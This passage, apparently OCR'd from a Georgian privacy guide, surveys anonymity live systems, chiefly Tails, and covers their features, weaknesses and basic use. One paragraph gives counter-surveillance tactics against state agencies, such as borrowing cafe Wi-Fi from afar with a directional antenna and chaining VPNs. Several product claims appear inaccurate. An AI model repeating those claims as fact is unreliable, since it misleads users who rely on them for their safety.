Knoppix ფორუმზე http://knoppix.net/forum/forum.php კი მომხმარებლის თითქმის ყველა შესაძლო შეკითხვაზეა პასუხი გაცემული.

JonDo - https://anonymous-proxy-servers.net/en/jondo-live-cd.html ეს არის გამზადებული და კონფიგურირებული სისტემა იმისათვის რომ ვებ ბრაუზინგი ანონიმურად მოახდინოთ. ეს სისტემა არ ეყრდნობა Tor-ს ან სხვა ე.წ. Pear To Pear ანონიმიზაციის სისტემებს. მისი შემქმნელია ჯგუფი JonDoNYM რომელიც საკუთარ ანონიმიზაციის სისტემაზე მუშაობს. ამ სისტემას მოგვიანებით განვიხილავთ. იგი დაფუძნებულია Debian Gnu Linux-ზე რაც უსაფრთხოებისათვის კარგი არჩევანია. მოჰყვება შესაძლებლობა შეუერთდეთ JoDoNYM პროქსი სერვერებს, Tor-ს და ასევე MixMaster Remailer. მას ასევე მოჰყვება JonDoFox ბრაუზერი რომელიც კონფიგურირებულია ანონიმური ბრაუზინგისათვის, დაყენებულია Tor ბრაუზერი, Thunderbird ელ-ფოსტის პროგრამაა, Pigeon -ჩათისათვის, და ბევრი სხვა.

სისტემა შედარებით ახალია, მისი აუდიტი ჯერ არ მომხდარა ამიტომ ის ვერ ჩაითვლება ისეთ სანდო სისტემად მაგალითად როგორიც არის Tails. მისი გამოყენება შეიძლება ზოგადი ანონიმურობისათვის და შედარებით დაბალი დონის მოწინააღმდეგეების შემთხვევაში, არ არის რეკომენდებული თუ მოწინააღმდეგე ძალოვანი უწყებებია.

ზემოთ მოყვანილი საიტიდან მისი ჩამოტვირთვა ადვილია, იმავე საიტზე იპოვით სისტემის დაყენების ინსტრუქციებსაც.

სისტემა პირველად რომ ჩაიტვირთება გთავაზობთ სამ შესაძლებლობას, გამოიყენოთ მარტივი (Simple), Tor ან jonDo Firewall. იგივე ფანჯარა აგიხსნით რას ნიშნავს თითოეული მათგანი. მარტივი Firewall-ის შემთხვევაში შესაძლებლობა გექნებათ გამოიყენოთ ანონიმიზაციის ყველა პროტოკოლი, ხოლო დანარჩენი ორი კი შეგზღუდავთ მხოლოდ Tor-ით ან JonDo-თი.

გაითვალისწინეთ რომ ქსელთან და ინტერნეტთან კავშირი ჩატვირთვისას გამორთულია და კავშირი უნდა ჩართოთ რომ მოახერხოთ ინტერნეტთან დაკავშირება.

ამ სისტემას რამდენიმე დამატებითი თვისება აქვს. მასზე დაყენებულია Skype რომელიც ხმოვანი კავშირის საშუალებას იძლევა, თუმცა Tor-ქსელის გამოყენების შემთხვევაში პაკეტების შედარებით ნელი მიმოცვლის გამო

ალბათ შეუძლებელი იქნება ამ პროგრამის გამოყენება. პროგრამა Veracrypt კი საშუალებას მოგცემთ დაშიფროთ დისკი და ფაილები.

სამწუხაროდ ამ სისტემის განვითარება შეჩერდა, რადგან ჯგუფს აღარ ყოფნის რესურსები სისტემის განვითარებისათვის. ბოლო ვერსიის ჩამოტვირთვა შესაძლებელია თუმცა იმის გამო რომ მისი გაახლება არ ხდება მას ვერ ენდობით. ძალიან სამწუხაროა რომ ასეთი კარგი სისტემა მალე გაქრება.

Subgraph https://subgraph.com/sgos/index.en.html – კიდევ ერთი ანონიმური პორტატული სისტემის პროექტია, ისიც Linux-ზეა დაფუძნებული და იგეგმება რომ ძალიან კარგად გამაგრებული სისტემა იქნება. ჯერ ჯერობით მხოლოდ Alpha ვერსია არსებობს ანუ ბოლო ვერსიიდან ჯერ შორსაა.

Discreet Linux https://www.privacy-cd.org/ სისტემა ახალი სისტემაა რომელიც გათვლილია ანონიმურობაზე, მისი შემქმნელია იგვე ჯგუფი რომელმაც შექმნა Ubuntu. ეს სისტემაც Linux-ზეა დაფუძნებული ეს სიტემა ჯერ ჯერობით ბეტა სტადიაშია და არ არის სრულად დამთავრებული, თუმცა იმედის მომცემი სისტემაა.


Tails

შექმნილია უსაფრთხოების და ანონიმურობის დასაცავად, სისტემას შეუძლია თითქმის ნებისმიერ კომპიუტერზე მუშაობა და დაფუძნებულია Debian Linux-ზე. ეს სისტემა არის ყველაზე ხშირად რეკომენდებული ანონიმურობის დასაცავად რადგან ედუარდ სნოუდენი იყენებდა ამ სისტემას.


სისტემა ყველა კავშირს აგზავნის Tor ქსელის გავლით, რაც გამორიცხავს გაჟონვებს როგორიც არის DNS-ის გაჟონვა, ან IPV6, ან გაჟონვა როცა Tor კავშირი გაწყდება.

Tails არაფერს არ წერს კომპიუტერის მყარ დისკებზე. იგი მხოლოდ იყენებს კომპიუტერის მეხსიერებს, ანუ ყველაფერი საიმედოდ წაიშლება როცა კომპიუტერი გამოირთვება და თუ რამის დამახსოვრებაა საჭირო Tails იწერს იმ მედიუმზე საიდანაც მუშაობს. სისტემა იყენებს კარგ დაშიფვრის ფუნქციებს როგორიც არის Lux, HTTPS everywhere, რომ ყოველთვის დაშიფრული კავშირით იმუშაოს, Open PGP, OTR, Nautilus wipe.

Tails იტვირთება პირდაპირ ან შეგიძლიათ ჩატვირთოთ ვირტუალური მანქანიდან. თუმცა, გაითვალისწინეთ, რომ ვირტუალური ვერსია ნაკლებად უსაფრთხოა, რადგან მასპინძელი ოპერაციული სისტემიდან შეიძლება მოხდეს მისი მონაცემების უნებლიე შენახვა, ან მასში შეღწევა. Virtual Box-ში უკეთესად მუშაობს რადგან აქ შეგიძლიათ ზომა შეუცვალოთ ეკრანს, გქონდეთ საერთო საქაღალდეები და საერთო Clipboard. ცხადია ეს თვისებები უსაფრთხოების რისკია რადგან ხდება ინფორმაციის გაცვლა მასპინძელ და ვირტუალურ სისტემებს შორის და რეკომენდებულია რომ არ გამოიყენოთ ეს თვისებები იმ კომპიუტერებზე სადაც მოწინააღმდეგეს პირდაპირი შეტევების შესაძლებლობა შეიძლება ჰქონდეს. ბმული https://tails.boum.org/doc/advanced_topics/virtualization/virtualbox/index.en.html მოგცეთ მეტ ინფორმაციას ვირტუალიზაციის უსაფრთხოებასთან დაკავშირებით.



Tails ალბათ ყველაზე საუკეთესო სისტემაა ხალხისათვის რომლებსაც აქვთ მინიმალური ტექნიკური ცოდნა. მთავარია სისტემა დააყენოთ CD/DVD ან ფლეშ დისკზე და ჩატვირთოთ, იგი უკვე კონფიგურირებულია და მზადაა სამუშაოდ. ეს, ერთი მხრივ, კარგია, თუმცა იმის გამო რომ ადამიანებს უწევთ სხვადასხვა დონის მოწინააღმდეგეების წინააღმდეგ ამ სისტემის გამოყენება მან ყველას მოთხოვნილებები უნდა გაითვალისწინოს. ეს კი პრაქტიკულად შეუძლებელია. ამ სისტემამ შეიძლება მოგცეთ უსაფრთხოების ყალბი განცდა, რადგან ძალოვანი უწყებების წინააღმდეგ რომლებიც ფართო კორელაციას აკეთებენ, ან რომლებსაც მიზანში ჰყავხართ ამოღებული მარტო ეს სისტემა ვერ გიშველით. მოგვიანებით განვიხილავთ თუ როგორ ხდება ამ კავშირების დეანონიმიზაცია და როგორ უნდა მოვახერხოთ ასეთი რამისათვის გვერდის ავლა. ამ საიტსაც https://tails.boum.org/doc/about/warning/index.en.html შეხედეთ სადაც გაფრთხილებენ იმის შესახებ თუ რისაგან ვერ დაგიცავთ Tails.



ისევე როგორც ნებისმიერ პროგრამას თუ სისტემას, Tails-საც აქვს შეცდომები და ხარვეზები, ზოგი თავისი და ზოგიც იმ სისტემიდან რომლის ბაზაცაა გაკეთებული. იყო რამდენიმე ინცინდენტი სადაც აღმოჩნდა რომ არც ეს სიტემაა გამონაკლისი და აქვს შეცდომები. შესაბამისად მომხმარებლებმა უნდა იცოდნენ რომ ბრმად არცერთ სისტემას არ უნდა ენდონ, ერთი სისტემის იმედად ყოფნა არ შეიძლება. ზოგს შეიძლება სპეციალურად ჰქონდეს დამატებული უკანა კარი რომ ძალოვნებმა მოახერხონ ინფორმაციის მოპოვება, ზოგს შეიძლება უბრალო ხარვეზი ან შეცდომა ჰქონდეს გაპარული. როცა ასეთი დონის მოწინააღმდეგე გყავთ ზომებიც შესაბამისი უნდა მიიღოთ. მაგალითად ინტერნეტ კაფეს WIFI გამოიყენოთ მაგრამ არ დაჯდეთ კაფეში და მიმართული ანტენის საშუალებით მოახერხოთ შორი კავშირის მიღება, იყენებდეთ ერთმანეთში ჩასმულ VPN კავშირებს და Tails ოპერაციულ სისტემას. ჰაკერების წინააღმდეგ კი Tails ძალიან კარგად მუშაობს. სწორედ ამას გირჩევთ.

როგორც უკვე ზემოთ განვიხილეთ, აპარატურული BIOS, Firmware ვირუსების წინააღმდეგ Tails და საერთოდ ნებისმიერი პროგრამა უძლურია. ეს ვიდეო https://www.youtube.com/watch?v=sNYsfUNegEA გიჩვენებთ როგორ ხდება PGP გასაღების მოპარვა Firmware ვირუსის საშუალებით. ასევე თუ კომპიუტერის აპარატურაშია ჩამონტაჟებული სათვალთვალო მოწყობილობა ცხადია ეს სისტემა ვერ დაგიცავთ. ასევე Tails-ს აქვს საკმაოდ გამოკვეთილი თითის ანაბეჭდი, ანუ თუ გამოცდილი მოწინააღმდეგე უყურებს თქვენს ბრაუზინგს ეცოდინება რომ Tails-ს იყენებთ. ეს სისტემა ავტომატურად არ შიფრავს ჩაწერილ ფაილებს, თუ ამ ფაილებს მის ცალკე გამოყოფილ Persistent Storage-ში არ შეინახავთ. სამაგიეროდ მას მოჰყვება დაშიფვრის კარგ პროგრამები როგორიც არის PGP და Lux. Tails არ წაშლის ან შეცვლის მეტამონაცემებს და არ დაშიფრავს თქვენი ელ-ფოსტის Subject-ის (საკითხის) სტრიქონს. მოგვიანებით განვიხილავთ თუ როგორ უნდა ავუაროთ გვერდი ასეთ სირთულეებს.

არ გამოიყენოთ Tails-ის ერთი სესია ორი სხვადასხვა იდენტობით სამუშაოდ. მაგალითად, არ იმუშაოთ ფორუმში ერთი იდენტობით და შემდეგ გააგზავნოთ ელ-ფოსტა სხვა იდენტობით. გამოცდილ მოწინააღმდეგეს შეუძლია ეს იდენტობები ერთმანეთს დაუკავშიროს. გადატვირთეთ სისტემა თუ სხვა იდენტობის გამოყენება გინდათ.


როგორც აღმოჩნდა Claws ელ ფოსტას დაშიფრული შეტყობინებებიდან ეპარება ტექსტი როცა IMAP სერვერებთან მუშაობს. ეს ბმული https://tails.boum.org/security/claws_mail_leaks_plaintext_to_imap/ უკეთესად აგიხსნით რა ხდება. მიუხედავად იმისა რომ ეს ხარვეზი არ არის Tails-ის ხარვეზი, მაინც პრობლემაა და გადაწყვეტა ესაჭიროება, როგოც ირკვევა თუ POP3 პროტოკოლს გამოიყენებთ პრობლემა მოგვარდება.

მინიმუმ NSA დაგიმახსოვრებთ რომ Tails სისტემა ჩამოტვირთეთ, თუმცა ალბათ სხვა ქვეყნების სადაზვერვო და ძალოვანი სტრუქტურებიც გარკვეულ ყურადღებას მოგაქცევენ.

სისტემის ავტორების ვინაობა არ არის ცნობილი, რაც სისტემას სანდოობას არ უმატებს. ასევე კარგად არა არის გაანალიზებული მისი კოდი.


გაითვალისწინეთ რომ კომპიუტერების დედაპლატებს აქვთ ცალსახა ნომრები, თუ Tails-ში შეღწევა მოხდა შეუძლიათ ამ ნომრის გაგება და შემდეგ ამ ნომრით იმის გარკვევა თუ ვინ იყიდა კომპიუტერი მაღაზიიდან. თუ ვირტუალურ მანქანაში ამუშავებთ Tails-ს აპარატურულ მონაცემები არ გამოჩნდება. თუმცა აქაც არის სირთულეები, ვირტუალური მანქანა ქმნის ვირტუალურ დისკს რომელზეც მუშაობს Tails, როცა დახურავთ Tails-ს ვირტუალური სისტემა დახურავს ვირტუალურ დისკს და წაშლის მას. მაგრამ კომპიუტერზე რამის წაშლა ხშირად არ ნიშნავს სრულად წაშლას, არამედ ნიშნავს ამ რაღაცის წაშლილად მონიშვნას, ანუ ინფორმაციის აღდგენა შესაძლებელია. ეს ხარვეზი ვირტუალური მანქანის ხარვეზია და არაTails-is. თუმცა რა მნიშვნელობა აქვს რომელი პრობლემის გამო მოხდება თქვენი უსაფრთხოების დარღვევა.

Tails-ის ჩამოტვირთვა და დაყენება ადვილია, ზემოთ უკვე განვიხილეთ თუ როგორ უნდა დავაყენოთ იგი ფლეშ დისკზე თუ ვირტუალურ მანქანაზე. Tails-ის დოკუმენტაციას. ამ ბმულზე https://tails.boum.org/doc/index.en.html იპოვით



ერთადერთი რამ რაც უდა გაითვალისწინოთ არის, რომ სისტემის ფაილის ჩამოტვირთვასთან ერთად უნდა ჩამოტვირთოთ შესამოწმებელი გასაღები და შეამოწმოთ რომ სისტემა ნამდვილია და არავის შეუცვლია. თუ როგორ ხდება შემოწმება წერია შესამოწმებელი გასაღების ჩამოსატვირთი ღილაკის ქვემოთ. საკმაოდ მარტივი პროცესია.


მუშაობის დაწყების წინ Tails მოგთხოვთ რომ აარჩიოთ სისტემის ენა, კლავიატურა და თარიღის ფორმატი. და შემდეგ თუ დააჭერთ Start Tails ღილაკს სისტემა ჩაიტვირთება მეხსიერებაში. იგი ასე გამოიყურება:




თუ მარჯვენა ზედა სტრიქონში მოთავსებული ქვემოთ მიმართულ ისარს დააჭერთ გაიხსნება ქვემენიუ, რომელშიც დაინახავთ დენის ჩამრთველ ღილაკს , ამ ღილაკის მეშვეობით დაიხურება სისტემა და წაშლის თავის ყოველგვარ კვალს კომპიუტერის მეხსიერებაში. აქვე გაქვთ კავშირის ღილაკ რომელიც გიჩვენებთ როგორ კავშირია დამყარებული და თუ მის გასწვრივ მოთავსებულ ისარს დააჭერთ საშუალებას გაძლევთ განსაზღვროთ კავშირის პარამეტრები. ხოლო ღილაკის საშუალებით კი გაიხსნება სისტემის პარამეტრების ფანჯარა.

Clipboard-ს ძალიან საინტერესო ფუნქცია აქვს - მისი საშუალებით შესაძლებელია ტექსტი დაშიფროთ Open PGP-თი.


თუ დააჭერთ Open Text Editor სტრიქონს, გაიხსნება ტექსტის რედაქტორის ფანჯარა აკრიფეთ მასში რამე ტექსტი



მონიშნეთ და მარჯვნივ დააჭირეთ ტექსტს. Copy ბრძანებით გადაიტანეთ ის Clipboard-ში შემდეგ კი დააჭირეთ Encrypt Clipboard with Passphrase. ეკრანზე გამოვა Passphrase -ს შეყვანის ფანჯარა.




შეიყვანეთ პაროლი. და დააჭირეთ OK. ეს ფანჯარა კიდევ ერთხელ მოგთხოვთ პაროლის შეყვანას. შეიყვანეთ იგივე პაროლი და დააჭირეთ OK-ს. ტექსტი დაიშიფრა Clipboard-ში. თუ ტექსტის რედაქტორში Paste ბრძანებით ჩასვამთ ამ ტექსტს, ნახავთ რომ იგი დაიშიფრა.



ეხლა კი ეს ტექსტი შეგიძლიათ ჩასვათ ელ-ფოსტის შეტყობინებაში. ეს კი იმიტომ არის კარგი რომ ტექსტის დაშიფვრა სხვა პროგრამებისაგან დამოუკიდებლად ხდება და თუ სხვა პროგრამას რამე ხარვეზი გააჩნია, ასეთი დაშიფვრით გვერდს აუვლით ამ ხარვეზს.


დაშიფრულ ტექსტს გახსნა ხდება მისი Clipboard-ში გადაიტანთ.



შესაძლებელია რომ ტექსტი საჯარო და კერძო გასაღებებით დაშიფროთ. ამისათვის უნდა გქონდეთ მიმღების საჯარო გასაღები და უნდა მიაწოდოთ თქვენი კერძო გასაღები. ამ მეთოდის შესახებ PGP დაშიფვრის აღწერისას ვილაპარაკეთ.

 სიმბოლო გიჩვენებთ რომ Tor ზე ხართ მიერთებული. Tails სისტემა ინტერნეტს მხოლოდ Tor-ის საშუალებით უერთდება. ეს სიმბოლო გიჩვენებთ რომ შეერთებული ხართ ინტერნეტთან.

Applications მენიუში დაინახავთ პროგრამებს და მათ ჯგუფებს.



KeyPassXC არის პაროლების კარგი მენეჯერი, რეკომენდაციას ვუწევთ ამ მენეჯერს, იგი გამოირჩევა კარგი დაშიფვრით.


Pidgin Internet Messenger კი ჩათის პროგრამაა. გაითვალისწინეთ რომ ამ პროგრამაში უნდა ჩასვათ უკვე არსებული ანგარიში.

ელ ფოსტის კლიენტად გამოიყენება Thunderbird, გაითვალისწინეთ, რომ ელ-ფოსტის პროგრამა უფრო უსაფრთხოა ვიდრე ელ-ფოსტის ვებზე (On-Line რეჟიმში) თვალიერება. Thunderbird უკვე განვიხილეთ, საკმაოდ მარტივი გამოსაყენებელია, მისი შეტყობინებების დაშიფვრაც შეიძლება PGP-ს საშუალებით.


სისტემას მოჰყვება LibreOffice საკმაოდ კარგი და მსუბუქი პაკეტი.

რა თქმა უნდა სისტემას მოჰყვება Tor ბრაუზერი, გაითვალისწინეთ რომ Javascript აუცილებლად უნდა გამორთოთ. ამისათვის კი უნდა გამოიყენოთ ბრაუზერის NoScript გაფართოება, რომელიც ბრაუზერს მოჰყვება. რა თქმა უნდა ბევრი საიტი კარგად არ იმუშავებს, მაგრამ რას იზამ, ან უსაფრთხოება უდა დაიცვათ ან საიტებმა კარგად იმუშაონ.

